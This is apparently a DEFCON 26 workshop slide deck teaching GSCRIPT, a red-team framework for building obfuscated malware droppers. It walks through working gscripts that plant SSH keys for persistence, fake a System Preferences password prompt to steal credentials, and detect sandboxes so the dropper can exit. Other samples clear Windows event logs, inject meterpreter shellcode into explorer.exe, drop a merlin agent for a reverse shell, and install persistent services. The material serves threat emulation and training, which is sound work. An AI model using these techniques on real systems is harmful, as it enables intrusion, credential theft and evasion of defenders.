


Golang + Javascript + Malware = GSCRIPT


GSCRIPT WORKSHOP



DEFCON 26

Dan Borges (*ahhh*)

Alex Levinson (*gen0cide*)




ABOUT US

PRESENTERS



Dan Borges

Senior Red Teamer @ redacted
Wizard of detection exercises
Western & National CCDC Red Team




Alex Levinson

Senior Security Engineer @ Uber
Speciality in tool dev & red teaming
Western & National CCDC Red Team

ABOUT US

TAs



Sean Corlin

Security

King of vulns

Champion of Splunk




Vita Pluvia

DevOps

JavaScript aficionado

Chronic flag capturer



Philip Pineda

Consultant

Has seen some shit

CCDC Western Regional vet



Devin

AppSec

Meme historian

Does computer things at places



Eric

Sec Engineering

Sandbox King

Has connections

AGENDA

Q1

01 **Getting Started**

02 **Background**

03 **GSCRIPT Basics**

04 **CLI Basics**

Q2

05 **Logging**

06 **Debugging**

07 **Using The StdLib**

08 **Using Macros**

Q3

09 **Embedding Assets**

10 **Using Native Libraries**

11 **Using The X Libs**

12 **Multiple gscripts**

Bonus

13 **Advanced GSCRIPTING**

14 **Writing Your Own Native Library**

15 **Managing Team Persistence**

16 **Compiler**

Getting Started

Get the Docker image



Get Docker

<https://www.docker.com/community-edition>



Get GSCRIPT

```
docker pull gen0cide/gscript:v1
```



Run the GSCRIPT Container

```
docker run -it -v $LOCAL_DIR:/root/share gen0cide/gscript:v1
```


Note: \$LOCAL_DIR is going to be a “share” between your docker container and local machine.



Alternatively (if you have Golang)

```
go get github.com/gen0cide/gscript/cmd/gscript
```

Note: Advanced Gopher's only!




Workshop Time!

- Boot your docker image
 - Make sure you can log in and run gscript
 - Make sure you can transfer files between host and VM
- Run **gscript --version**

Background

Background





See the GSCRIPT DEFCON 26 talk for a deep dive on what droppers are and how GSCRIPT internals work, including a history of how we arrived at GSCRIPT. (Link to presentation slides).

You should also already be familiar with the concept of implants and running a command and control server. This is a workshop on how to use GSCRIPT to enhance those techniques.

You should be familiar with basic scripting, preferably in JavaScript or GoLang, that said the programming bar is fairly low for this workshop.

More docs and tutorials can be found here: <https://github.com/gen0cide/gscript/tree/master/docs>




Terminology

Some words we use often and what they mean:

GSCRIPT : This will reference the compiler, command line utility, or the project in general

gscripts : This will reference gscripts or individual .gs files to be used by the compiler


genesis binary : This is what we call the final binary that one or more gscripts get compiled into



Theory


We wanted to abstract the tool of dropping from our techniques (the compiler from the gscripts). After achieving that, we produced a few core guiding principles to writing gscripts:

- It is a tool for wrapping other functionality in a single binary
- Keep gscripts simple and single focus
- gscripts should be easy to audit
- A focus on persistence techniques
- Make sure they play well with others
- Emphasis on threat emulation
- The power of GoLang, but easier to write



GSCRIPT Basics

Methodology



Keep your gscripts small and single purpose, this will make them easy to debug



Keep gscripts Small

Focus on a single attack or technique



Add meta-data about the script

Keeping track of the ATT&CK techniques and included assets will help sharing and understanding.



Reading Library Docs

We will get in the good habit of checking the docs to make sure we are using objects and functions correctly .



Essentially writing JavaScript

Easy to write and rapidly prototype new ideas



Implemented as GoLang

Awesome cross platform binaries that hard to reverse engineer




Test Them Individually

Use good GoLang methodology, check your errors from the std lib and log them accordingly.

Writing Your First GSCRIPT

This will cover some of the very basics behind writing your first gscript



Meta Info

This is the info about what the gscript does



Deploy Function

This is the only real function you need for a GSCRIPT



Do Something

Our Hello World program will do whatever we want, in this case some basic logging and arithmetic



Limited to JavaScript

What can you do in a JavaScript vm?

```
1 // Example gscript template
2 // Title: Hello World
3 // Author: ahhh
4 // Purpose: Exploring GSCRIPT!
5 // Gscript version: 1.0.0
6 // ATT&CK:
7 // NOTE: my first gscript
8
9 function Deploy() {
10     // print a string
11     var foo = "Hello World";
12     console.log(foo);
13
14     // manipulate a string
15     foo = foo.toUpperCase();
16     console.log(foo);
17
18     // print some more vars
19     var a, b;
20     console.log(a);
21     b = (5*8) + 2;
22     console.log(b);
23
24     return true;
25 }
```

Workshop Time!

- Write a hello world gscript
 - Start w/ a template
 - Get in the practice of writing the meta
- Do something fancy in JavaScript
 - Arithmetic and String manipulation are easy
 - JS or JSON objects can be fun
- **console.log(your_output);**

CLI Basics

Compiling your first GSCRIPT

This will cover some of the basics behind compiling your first GSCRIPT



Make sure you have a working GSCRIPT binary

Either run it from go/bin or build a new one

```
[ML-C02V81KTG8WL:goscript dborges$ ./gscript -v  
Genesis Engine Version: v1.0.0
```



Target your build arch and output file

Some basic command line flags

```
--os=windows --arch=386  
--os=darwin --arch=amd64  
--os=linux --arch=amd64
```



Add your GSCRIPT and build

Lets run this bad boy!

```
$ ./gscript compile ~/Desktop/first.gs
```

Run your first GSCRIPT!

- Notice it defaults to targeting the system we are building on
- Logging support is Disabled by default
- Obfuscation level is All Obfuscation Enabled by default
- Recompile it with the **--keep-build-dir** flag and checkout what an obfuscated gscript looks like before compilation!
- By default, obfuscation will compile out all logging, so you lose all of your output, unless we **--enable-logging**

Wait, what?

```
[ML-C02V81KTG8WL:gscript dborges$ ./gscript compile ~/Desktop/first.gs
*****
   _/ \_,--~/\_`---.
 - - - - - ; ; '-----\ / ~"~"~"~"~\~"~"/
   \ ( \ ( > \ )
   \_(< >_'
   ~`-i' ::>|--"
     I;.|.
     <|i:|i|`.
     (^"~-") )
     .ue888Nc.. ( ( ) ( /(
d88E`"888E` ( ( ) ( ) \ ` ) )\()
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*888" 888&
`" "888E G E N E S I S -- By --
.dWi `88E S C R I P T I N G gen0cide
4888~ J8% E N G I N E ahhh
^"==*=` virus
      github.com/gen0cide/gscript
*****
[GSCRIPT:cli] INFO *** COMPILER OPTIONS ***
[GSCRIPT:cli] INFO OS: darwin
[GSCRIPT:cli] INFO Arch: amd64
[GSCRIPT:cli] INFO Output File: /var/folders/zy/dh22xx3n295fb1wcq6h0syhh0000gn/T/1532995390_gscript.bin
[GSCRIPT:cli] INFO Keep Build Directory: [DISABLED]
[GSCRIPT:cli] INFO UPX Compression: [DISABLED]
[GSCRIPT:cli] INFO Logging Support: [DISABLED]
[GSCRIPT:cli] INFO Debugger Support: [DISABLED]
[GSCRIPT:cli] INFO Human Readable Names: [DISABLED]
[GSCRIPT:cli] INFO Import All Native Funcs: [DISABLED]
[GSCRIPT:cli] INFO Skip Compilation: [DISABLED]
[GSCRIPT:cli] INFO Obfuscation Level: ALL OBfuscATION ENABLED
[GSCRIPT:cli] INFO
[GSCRIPT:cli] INFO *** SOURCE SCRIPTS ***
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/first.gs
[GSCRIPT:cli] INFO ****
[GSCRIPT:cli] INFO
[GSCRIPT:cli] INFO Compiled binary located at:
/var/folders/zy/dh22xx3n295fb1wcq6h0syhh0000gn/T/1532995390_gscript.bin
[ML-C02V81KTG8WL:gscript dborges$ /var/folders/zy/dh22xx3n295fb1wcq6h0syhh0000gn/T/1532995390_gscript.bin
ML-C02V81KTG8WL:gscript dborges$ ]
```

Logging

Adding Logging

This will cover the basic command line flags to add to get logging in the final compiled genesis binaries.



How to add logging statements to your gscript

--enable-logging will no longer compile out scripted
console.log(); commands



These flags make the logging statements safe to leave in your gscripts

The GSCRIPT compiler will compile out logging and debugging by default and enable obfuscation by default



You can't see them with obfuscation enabled

--obfuscation-level=3 will effectively disable all obfuscation, allowing both logging and debugging to be left in to the final binary.



```
:gscript dborges$ ./gscript compile --enable-logging --obfuscation-level=3 ~/Desktop/first.gs
*****
```

Compile and run your gscript again!

- This time our hello world gscript will work
- Notice Logging Support: Enabled
 - --enable-logging
- Notice Obfuscation Level: All Obfuscation Disabled
 - --obfuscation-level=3



```
[ML-C02V81KTG8WL:gscript dborges$ ./gscript compile --enable-logging --obfuscation-level=3 ~/Desktop/first.gs
*****
   _ ,--~ /~_`---.
   / _`---( , )` \_
   ; ;`-----; ;`----- - -
   \` ~"~"~"~"~\`"~"/
   ( ( \` ( > ` \ )
   \` ( _`< ` >_`'`-
   ~`-i` ::>|--"
   I;|.|.
   <|i::|i|`.
   ( ^`"~-`" `)
   ue888Nc.
   d88E`"888E` ( ( )` ( ` )` ( /
   888E 888E )` )` ( )` ( ` )` ( )` ( )
   888E 888E ( ( )` ( )` ( )` ( )` ( )` ( )
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   888& .888E /_`/`|_|`|_|`|_|`|_|`|_|`|_|`|_|`|_|` v1.0.0
   *888" 888&
   ` " "888E G E N E S I S -- By --
   .dWi `88E S C R I P T I N G gen0cide
   4888~ J8% E N G I N E ahhh
   ^"====*"` virus
   github.com/gen0cide/gscript
*****
[GSCRIPT:cli] INFO *** COMPILER OPTIONS ***
[GSCRIPT:cli] INFO OS: darwin
[GSCRIPT:cli] INFO Arch: amd64
[GSCRIPT:cli] INFO Output File: /var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1532995532_gscript.bin
[GSCRIPT:cli] INFO Keep Build Directory: [DISABLED]
[GSCRIPT:cli] INFO UPX Compression: [DISABLED]
[GSCRIPT:cli] INFO Logging Support: [ENABLED]
[GSCRIPT:cli] INFO Debugger Support: [DISABLED]
[GSCRIPT:cli] INFO Human Redable Names: [DISABLED]
[GSCRIPT:cli] INFO Import All Native Funcs: [DISABLED]
[GSCRIPT:cli] INFO Skip Compilation: [DISABLED]
[GSCRIPT:cli] INFO Obfuscation Level: ALL OBfuscATION DISABLED
[GSCRIPT:cli] INFO
[GSCRIPT:cli] INFO *** SOURCE SCRIPTS ***
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/first.gs
[GSCRIPT:cli] INFO ****
[GSCRIPT:cli] INFO
[GSCRIPT:cli] INFO Compiled binary located at:
[GSCRIPT:cli] /var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1532995532_gscript.bin
[ML-C02V81KTG8WL:gscript dborges$ ./var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1532995532_gscript.bin
[GSCRIPT:first.gs] INFO console.log >>> Hello World
[GSCRIPT:first.gs] INFO console.log >>> HELLO WORLD
[GSCRIPT:first.gs] INFO console.log >>> undefined
[GSCRIPT:first.gs] INFO console.log >>> 42
[ML-C02V81KTG8WL:gscript dborges$
```

Logging your Errors

```
console.log("Starting GPrompt");
// Prompt for the pw
passwd = dlgs.Password("System Preferences", "Enter your password to continue:");
if (passwd.length == 3) {
    if (passwd[2] != null) {
        console.log("errors: "+passwd[2].Error());
    } else {
        console.log("User input: " + passwd[0]);
    }
} else {
    console.log("dlgs didn't execute right")
}
```



Check your errors

You can check if the error object is null, if its not null you can call the .Error() function on the error object to get a verbose error output, this is very GoLang!



Workshop Time!

- Cross compile your binary and verify you get valid executables for the target platform
 - Compile one for windows, macos, and linux
 - compile at least one for 386 and one for amd64
- Run some of your gscripts with logging enabled and verify they are doing things
 - You will likely need to **console.log** your errors to make sure they are doing things properly

Using the StdLib

Global Variables

Some really helpful variables for helping the binary determine what platform it is running on



OS

This var can help the gscript be platform independent



ARCH

This var can be helpful with process injection

```
// Determine OS
console.log("os: "+OS);
console.log("arch: "+ARCH);
var fullpath;
if (OS == "windows") {
    //if windows
    fullpath = temppath+"\\"+naming+".exe";
} else {
    //if linux or OSX
    fullpath = temppath+"/"+naming;
}
console.log("file name: "+ fullpath);
```

V1.0 STANDARD LIBS

FULLY CROSS PLATFORM



Name	Current Uses
crypto	Various hashing algorithms & RSA key generation
encoding	Encoding & decoding base64
exec	Blocking and non-blocking command execution
file	File operations - write, read, append, copy, replace
net	Functions to help determine if the machine is listening on tcp/udp ports
os	Genesis process control (terminate self, etc.)
rand	Basic rand generators - int, strings, bools, etc.
requests	Basic HTTP client for GET & POST of multiple content types
time	Retrieving system time in unix epoch

StdLib Highlights

The following libraries are some of my favorite and innately very helpful.



G.rand

Some good functions for generating random data, we will cover getting a random int, a random bool, and some random strings.



G.file

Helpful functions for manipulating files, we will cover checking if a file exists, writing a new file, changing a files permissions, and running a search & replace on a file.



G.exec

Two functions for executing other binaries from the genesis binary, we will cover both synchronous and asynchronous execution.



G.requests

This library provides helpful functions for making various web requests, for getting and sending data, we will cover GET and POST requests, with custom headers and post data.

Rand

This is a good library because it provides true random functions vs attempting to get random data in JavaScript



G.rand.RandomInt(min, max int) int

A great function for getting a quick, random int



G.rand.GetBool() bool

A good coin flip function



Random String Functions

G.rand.GetAlphaString(int), G.rand.GetAlphaNumericString(int),

and **G.rand.GetAlphaNumericSpecialString(int)** are all great functions for getting random strings for various uses. Each function takes a single int for the length of the string and returns the string.

```
// Create random out dir
var tempp = os.TempDir();
var outdir = G.rand.GetAlphaString(3);
outdir = tempp+ "/" +outdir.toLowerCase();
```

File

This is a good library because it provides many functions for easy file manipulation



G.file.CheckExists(filepath);

Checks to see if a file or directory exists and returns a bool



G.file.WriteAllTextFromBytes(filepath, filedata);

This is a great function for dropping assets to disk



G.file.SetPerms(filepath, unixPerms)


A helpful function for changing file perms



G.file.ReplaceInFileWithString(filepath, search, replace)

A helpful function for changing values in a config file on the fly

```
//make or add to authorize keys file
var filename = homeydir + ".ssh/authorized_keys";
var stat = G.file.CheckExists(filename);
if (stat == false) {
    errors = G.file.WriteAllTextFromBytes(filename, pubKey[0]);
    if (errors != null) {
        console.log("errors: "+errors.Error());
    } else {
        console.log("SSH key added");
    }
} else {
    var appendedFileError = G.file.AppendFileBytes(filename, pubKey[0]);
    if (appendedFileError != null) {
        console.log("errors: "+appendedFileError.Error());
    } else {
        console.log("SSH key appended");
    }
}
console.log("Done SSH key persistence");
```



Exec



This is a good library because it provides synchronous and asynchronous command execution



G.exec.ExecuteCommand("command", ["args"])

This function will execute another binary in a synchronous way, waiting for it to complete before continuing execution of the gscript



G.exec.ExecuteCommandAsync("command", ["args"])

This function will execute another binary in an asynchronous manner, such that it does not wait for the binary to finish executing, but returns a pointer to a golang object representing the process and continues on execution of the gscript

```
// Executing child proc
var proc = G.exec.ExecuteCommandAsync(name, ["-outDir", outdir, "-count", "48", "-delay", "1800s"]);
if (proc[1] != null) {
    console.log("errors: "+proc[1].Error());
} else {
    console.log("pid: "+proc[0].Process.Pid);
}
```

Requests

This is a good library because it provides basic web networking functions for sending / retrieving binaries and more



G.requests.GetURLAsString(url, headers, ignoreSSL);

This function makes a basic GET request to a url. Notice the ability to set custom headers and fail on invalid SSL



G.requests.PostJSON(url, json, headers, ignoreSSL);

This function takes additional json data and will POST it to the specified endpoint



G.requests.PostURL(url, postdata, headers, ignoreSSL);

This function takes key=value pairs as a string to be POSTed as data to a given endpoint. Similarly, you could put key=value pairs in the GETURLAsString function in the url parameter.

```
var headers = {"User-Agent" : "spaceman"};
console.log("Starting GetURLAsString");
out1 = G.requests.GetURLAsString("http://icanhazip.com", headers, true);
if (out1[2] == null){
  console.log("response string: "+out1[1]);
} else {
  console.log("errors: "+out1[2].Errors());
}
```


Workshop Time!

- Write a new gscript that uses at least two of the stdlib libraries
 - Use the **OS** and **ARCH** global variables
 - Use the file library to do a file modification
 - Make sure you build / test your gscript
- Checkout some of our docs and tutorials on the stdlib:
 - <https://github.com/gen0cide/gscript/tree/master/docs/stdlib>
 - https://github.com/gen0cide/gscript/blob/master/docs/tutorials/7_0_using_standard_library.md
 - <https://github.com/ahhh/gscripts/tree/master/attack/multi>
- Checkout the contributors guide to editing GSCRIPT docs:
 - <https://github.com/gen0cide/gscript/blob/master/CONTRIBUTING.md#contributing-to-documentation>

Using Macros

Priority

These are critical macros for specifying the time timing of your gscript, priorities will default to `100` unless specifically set w/ the macro.




//priority:

One of the most important macros, this lets you adjust the order in which gscripts execute



Defaults

Defaults to 100 unless set by the macro. Can range from 1 - 1000.



Strategy

Later we will cover timing combos, but for now just know that Priority is used tactfully in terms of technique execution

```
//priority:30
//timeout:75

function Deploy() {
    console.log("Testing Sandbox Users 2!");
    // Whoami
    var myuser = user2.Current();
    console.log("user: "+Dump(myuser[0]));
    var user = (myuser[0]).toUpperCase();
    console.log(user);
    if (user == "MALTEST" || user == "TEQUILABOOMBOOM" || user == "WILBER" || user == "PSPUBWS")
    {
        console.log("Sandbox detected, exiting");
        G.os.TerminateSelf();
        return false;
    }
}
```

Timeouts

Timeouts will terminate a gscript at a specified time, in case it's hanging in some way. Unless specified w/ the timeouts macro this defaults to `30` which is seconds.



//timeout:

One of the most important macros, lets you limit how long a gscript can run for



Defaults


Defaults to 30 which is seconds, unless the macro is set in a gscript



Strategy

These are very useful for a gscript zsar to set such that they can limit any single gscript from causing the genesis binary to hang at runtime, which can impact operational security.

```
7 //priority:150
8 //timeout:160
9
10
11 function Deploy() {
12   console.log("starting execution of Delete Event Logs");
13   var clear1 = G.exec.ExecuteCommandAsync("powershell.exe", ["Clear-EventLog", "Security, Application, System"]);
14   console.log("errors: "+clear1[1]);
15   var clear2 = G.exec.ExecuteCommandAsync("powershell.exe", ["Clear-EventLog", "Windows, PowerShell"]);
16   console.log("errors: "+clear2[1]);
17   var clear3 = G.exec.ExecuteCommandAsync("powershell.exe", ["Clear-EventLog", "Sysmon"]);
18   console.log("errors: "+clear3[1]);
19   console.log("Cleared Event Logs");
20 }
21
```




Workshop Time!

- Modify your hello world gscript such that it runs first
- Have a gscript that runs second
- Write a third gscript that will timeout before it finishes its task

Embedding Assets

The “//import:” Macro

This is critical for bundling other assets inside your script, a key feature of GSCRIPT.



//import:[relative or full path to bin]

The **//import:** macro will collect whatever asset is at the above location and compile it into the final binary, making it available to asset functions!



Better be there

If the binary is not at the location in an import macro the gscript will fail to compile.



Double check your targets

The compiler won't check that the assets you're compiling are compatible with the target system, this is left up to the person generating the genesis binary to double check when staging their assets

```
1 // Example gscript template
2 // Title: WindowsHacks Example
3 // Author: ahhh
4 // Purpose: Drops WindowsHacks as an asset and executes it async
5 // Gscript version: 1.0.0
6 // ATT&CK:
7 // Uses: https://github.com/LazoCoder/Windows-Hacks
8
9 //priority:150
10 //timeout:150
11
12 //import:/private/tmp/WindowsHacks.exe
13 //import:/private/tmp/ImageProcessing.dll
14 //import:/private/tmp/WindowsAPI.dll
15
```

Asset Functions

Dropping an imported Asset is as simple as calling the following functions



GetAssetAsString("assetname.bin");

This retrieves the contents of the binary as a string object, which is helpful when pulling scripts, text, or config files.



GetAssetAsBytes("assetname.bin");

This retrieves the contents of the binary as a byte array object, which is helpful when pulling executables or binary files



Write, inject, or execute your payload

A simple example of just dropping the payload can be seen at:

https://github.com/ahhh/gscripts/blob/master/attack/multi/dropper/merlin_example.gs

```
// Getting our asset
var publicKey = GetAssetAsBytes("id_rsa.pub");
if (publicKey[1] != null) {
    console.log("errors: "+publicKey[1].Error());
}
```

Dropping a merlinagent

Merlin is a great cross platform agent written in GoLang, lets wrap and drop it



Download Merlin

<https://github.com/Ne0nd0g/merlin>



Tailor and Compile your gscript

You can hardcode your callback IP in the merlin binary or add a **-url** flag when calling the binary via your gscript



Start your listener and run your payload

Lets run this and get some shells!



```
1 // Example gscript template
2 // Title: Merlin Example
3 // Author: ahhh
4 // Purpose: Drops merlin as an asset and executes it async
5 // Gscript version: 1.0.0
6 // ATT&CK:
7
8 //priority:150
9 //timeout:150
10 //import:/private/tmp/merlinagent.bin
11
12 //go_import:os as os2
13
14 function Deploy() {
15
16     console.log("Starting to drop merlin binary");
17     // Getting our asset
18     var merlinBin = GetAssetAsBytes("merlinagent.bin");
19     console.log("errors: "+merlinBin[1]);
20
21     // Getting a random string
22     var temppath = os2.TempDir();
23     var naming = G.rand.GetAlphaString(4);
24     //var naming = "a0Kware";
25     naming = naming.toLowerCase();
26
27     // Determine OS
28     console.log("os: "+OS);
29     console.log("arch: "+ARCH);
30     var fullpath;
31     if (OS == "windows") {
32         //if windows
33         fullpath = temppath+"\\"+naming+".exe";
34     } else {
35         //if linux or OSX
36         fullpath = temppath+"/"+naming;
37     }
38     console.log("file name: "+fullpath);
39
40     // Write payload
41     errors = G.file.WriteAllText(fullpath, merlinBin[0]);
42     console.log("errors: "+errors);
43
44     // Run payload
45     var running = G.exec.ExecuteCommandAsync(fullpath, []);
46     console.log("errors: "+running[1]);
47
48 }
49 return true
```

Example



Build your payload

```
:gscript dborges$ ./gscript compile --enable-logging --obfuscation-level 3 ~/Desktop/detection_time/gscripts/attack/os_x/merlin_example2.gs  
*****
```

Run the Dropper

```
Dades-Mac:Desktop dade$ /Users/dade/Desktop/merlz.macho  
[GSCRIPT:merlin_example2.gs] INFO console.log >>> Starting to drop merlin binary  
[GSCRIPT:merlin_example2.gs] INFO console.log >>> errors: undefined  
[GSCRIPT:merlin_example2.gs] INFO console.log >>> file name: /private/tmp/rsbrwermk  
[GSCRIPT:merlin_example2.gs] INFO console.log >>> errors: undefined  
[GSCRIPT:merlin_example2.gs] INFO console.log >>> errors: undefined  
[Dades-Mac:Desktop dade$ clear  
Dades-Mac:Desktop dade$
```

Run the MerlinServer

```
&&&&&&&&&&&&&&&&&&&&&&  
Version: 0.5.0 Beta  
Build: nonRelease  
Merlin» [-] HTTPS Listener Started on 0.0.0.0:443  
[+]Received new agent checkin from b8073947-24ef-4197-9c40-0e74a73da62e  
Merlin» agent list  
-----+-----+-----+-----+  
| AGENT GUID | PLATFORM | USER | HOST | TRANSPORT |  
+-----+-----+-----+-----+  
| b8073947-24ef-4197-9c40-0e74a73da62e | darwin/amd64 | dade | Dades-Mac.local | HTTP/2 |  
+-----+-----+-----+-----+  
Merlin» [0] 0:sudo* "ip-172-31-16-211" 23:35 31-Jul-18
```

Catch a Shell

Workshop Time!

- Download merlin:
 - <https://github.com/Ne0nd0g/merlin>
- Start your Listener / Server
 - Set up your SSL certs
 - sudo ./merlinserver
- Build / Prep your Agent
- Write your gscript
 - Can you add some basic persistence?
- Build your gscript
- Run your payload
 - Make sure you get a reverse shell / connect back

Using Native Libraries


The “//go_import:” Macro

This extends the functionality of your gscript with new golang packages!



“go get” the packages first

The packages need to be locally installed via go get before you can reference them in your gscript or the binary will fail to build



//go_import:[name of local GoLang package] as [namespace]

The go import macro will walk the AST of the specified GoLang package and make their objects and functions available in your gscript



Read the GoDocs!

Reading the GoDocs on the associated package is the best way to know how to call its functions and parse its types.

```
//go_import:strings as strings


function Deploy() {
    console.log(strings.Split("what.is.this", ".")[1]);
    return true;
}
```

```
[GSCRIPT:strings.gs]  INFO console.log >>> is
```



Example: os/user

This is a native golang library that can provide some critical functions



go_import our package

`//go_import:os/user as user` will allow us to call the user namespace.



Use the Go Types / Objects

It can help to read the GoDocs on go packages:

<https://golang.org/pkg/os/user/#User>



Call GoLang Functions and Types

Go Types get returned as pointers in JavaScript, so you can still call all of their variables and functions using dot notation

```
//go_import:os as os
//go_import:os/user as user
```

```
// get user homedir
var myUser = user.Current();
console.log(myUser[0].Username);
var honeydir = myUser[0].HomeDir+"/";
if (myUser[0].Username == "root")
{
    honeydir = "/var/root/";
}
```

Workshop Time!

- Grab the os lib and write something to a temp file path
- Use the os library to do something new, like get the parent process id ...

Example 2: github.com/bettercap/bettercap

Using 3rd party libraries and packages can greatly extend the functionality of GSCRIPT without relying on assets to do the work on behalf of GSCRIPT.




With //go_import: we can use popular 3rd party libs

Here we import the network security suite bettercap, and are able to call their packages and exported functions directly from a gscript



READ THEIR DOCS

The GoDocs are the source of truth for whatever package your using:
<https://godoc.org/github.com/bettercap/bettercap/network>



Use the Shell to debug tricky Go Types

Using other people's custom libraries is where you are most likely to run into Go Type issues, so use the TypeOf and Doc commands in the GSCRIPT Shell if your getting stuck using some package.

```
//go_import:net as net
//go_import:github.com/bettercap/bettercap/network as bcap

function Deploy() {
    var ifaces = net.Interfaces()
    console.log(ifaces);
    console.log(ifaces[0][0].Name);
    for (var i=0; i < ifaces[0].length; i++) {
        console.log(ifaces[0][i].Name);
        var arpTable = bcap.ArpUpdate(ifaces[0][i].Name);
        console.log(Dump(arpTable));
    }
    return true;
}
```

Workshop Time!

- Grab the Bettercap library and try to use a function from one of it's packages
 - github.com/bettercap/bettercap
- Grab another popular library from github, try to //go_import: a package from a third party into gscript and call it's functions.

```
//go_import:os as os
//go_import:github.com/gen2brain/dlgs as dlgs


function Deploy() {
    console.log("Starting GPrompt");

    // Prompt for the pw
    passwd = dlgs.Password("System Preferences", "Enter your password to continue:");
    if (passwd.length == 3) {
        if (passwd[2] != null) {
            console.log("errors: "+passwd[2].Error());
        } else {
            console.log("User input: " + passwd[0]);
        }
    } else {
        console.log("dlgs didn't execute right")
    }
}
```

Using the x libs

Windows Library

These are some pretty critical windows specific functions, such as registry manipulation and basic process injection



Not included in the stdlib because they are not as reliable and not cross platform

Nonetheless, these are extremely helpful functions that we thought would be remiss to leave out of GSCRIPT



Registry Functions


These functions let you manipulate the Windows registry, such as reading, adding, and deleting registry keys.

This is a highly flexible set of functions and should provide full programmatic access to the Windows Registry.



Process Injection

These are a limited set of functions to show that while we focus on dropping and running assets as a proof of concept, process injection is just as viable, albeit more platform specific, in GSCRIPT.



Setting Registry Values

```
//go_import:github.com/gen0cide/gscript/x/windows as windows
function Deploy() {
    console.log("Starting Enable SMBv1");
    var value = 1;
    windows.AddRegKeyDWORD("LOCAL_MACHINE", "SYSTEM\\CurrentControlSet\\Services\\LanmanServer\\Parameters", "SMB1", value);
    console.log("Done Enabling SMBv1");
```

Basic Process Injection


```
// get PID of explore.exe
console.log("Looking up explorer.exe PID...");
var cmdResult = G.exec.ExecuteCommand("powershell.exe", ["Get-Process explorer | select -expand id"]);
if (checkErr(cmdResult)) return false;
console.log("PID found!: " + cmdResult[1].replace(/(\r\n|\n|\r)/gm,""));
// inject meterpreter
console.log("Injecting msf shellcode stager into explorer.exe...")
cmdResult = windows.InjectShellcode(Number(cmdResult[1]), GetAssetAsBytes("payload")[0]);
if (checkErrString(cmdResult)) return false;
```

Workshop Time!

- Write a gscript that modifies some windows registry key, preferably based on a Mitre ATT&CK technique
- Write a gscript that injects some shellcode into a target process
- Run your executable in AnyRun
 - <https://any.run/>
 - Find your registry edit in the AnyRun execution!

Services Library

These are helper functions for easily installing services, a great way to persist.



Cross platform library for manipulating services

Works on MacOS, Linux, and Windows




Easy to persist

A very easy and sure fire way to persist on any platform




Easy to implement

This cross platform services library makes adding new service binaries a breeze




```
6 // ATT&CK: https://attack.mitre.org/wiki/Technique/T1050
7
8 //priority:170
9 //timeout:170
10
11 //go_import:github.com/gen0cide/gscript/x/svc as svc
12
13 //import:/private/tmp/example_svc.bin
14
15 var service_bin_path = "/usr/local/svctest";
16
17 var serviceSettings = {
18   name: "gscript_example_service",
19   display_name: "ges",
20   description: "gscript example service",
21   arguments: [],
22   executable_path: service_bin_path,
23   working_directory: "/usr/local/",
24   options: {}
25 }
26
27 function Deploy() {
28   console.log("Starting gscript x/svc persistence example");
29
30   console.log("Writing binary to disk...");
31   var filedata = GetAssetAsBytes("example_svc.bin");
32   var errchk = G.file.WriteFileFromBytes(service_bin_path, filedata[0]);
33   if (errchk !== undefined) {
34     console.error("Error writing file: " + errchk.Error());
35     DebugConsole();
36     return false;
37   }
38
39   console.log("Creating new service object...");
40   var svcObj = svc.NewFromJSON(serviceSettings);
41   if (svcObj[1] !== undefined) {
42     console.error("Error creating service: " + svcObj[1].Error());
43     DebugConsole();
44     return false;
45   }
46
47   console.log("Checking service config sanity...");
48   var confchk = svcObj[0].CheckConfig(true);
49   if (confchk[1] !== undefined || confchk[0] === false) {
50     console.error("Error checking config: " + confchk[1].Error());
51     DebugConsole();
52     return false;
53   }
54
55   console.log("Installing service...");
56   installchk = svcObj[0].Install(true);
57   if (installchk !== undefined) {
58     console.error("Error installing service: " + installchk.Error());
59     DebugConsole();
60     return false;
61   }
62
63   console.log("Starting service...");
64   startchk = svcObj[0].Start();
65   if (startchk !== undefined) {
66     console.error("Error starting service: " + startchk.Error());
67     DebugConsole();
68     return false;
69   }
70 }
```

Service Example



```
%          com.apple.corebluetooth
sh-3.2# launchctl list | grep gscript
631      0      gscript_example_service
sh-3.2# ps aux | grep gscript_example_service
root          833  0.1  0.0  2432804   768 s000  S+    5:50PM  0:00.00 grep gscript_
example_service
[sh-3.2# cat /Library/LaunchDaemons/
com.vmware.launchd.tools.plist  gscript_example_service.plist
[sh-3.2# cat /Library/LaunchDaemons/gscript_example_service.plist
<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd" >
<plist version='1.0'>
<dict>
<key>Label</key><string>gscript_example_service</string>
<key>ProgramArguments</key>
<array>
<string>/usr/local/svctest</string>
</array>

<key>WorkingDirectory</key><string>/usr/local/</string>
<key>SessionCreate</key><false/>
<key>KeepAlive</key><true/>
<key>RunAtLoad</key><false/>
<key>Disabled</key><false/>
</dict>
</plist>
[sh-3.2# ps aux | grep /usr/local/svctest
root          827  0.0  0.6  556682652  13148  ??  Ss    5:50PM  0:00.13 /usr/local/s
vctest
root          836  0.0  0.0  2442616     516 s000  R+    5:51PM  0:00.00 grep /usr/loc
al/svctest
sh-3.2# ]
```



Slack Fatal Error!

Exit

Workshop Time!

- Drop a binary and persist it as a service
- Configure your service to start on boot
- Port the functionality to another target OS

Debugging

GSCRIPT Shell

A JavaScript interactive console that gives access to available GSCRIPT functions



Some extra useful debugging commands


--enable-import-all-native-funcs will bring in all native functions into the shell



More Helpful Shell Commands

SymbolTable(), **TypeTable()**, **ConstTable()**, and **VarTable()**

all give access to objects available in a gscripts context.



You can load your shell with extra libraries using these flags

-m important flags for debugging GoLang libs in JavaScript

Select Windows PowerShell

Windows PowerShell

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PS C:\Users\Galaxy> gscript shell

The screenshot shows a Windows PowerShell window titled "Select Windows PowerShell". The command "gscript shell" is run, followed by a series of asterisks. The output displays a vibrant, multi-colored ASCII art logo consisting of various symbols like underscores, slashes, and dots, forming a stylized representation of a shell or terminal. Below the logo, the text "v1.0.0" is visible. Further down, the URL "github.com/gen0cide/gscript" is printed. At the bottom of the window, the prompt "gscript> f" is shown, indicating the user is ready to enter more commands.


v1.0.0

github.com/gen0cide/gscript

*** GSCRIPT INTERACTIVE SHELL ***

gscript> f

Debugging



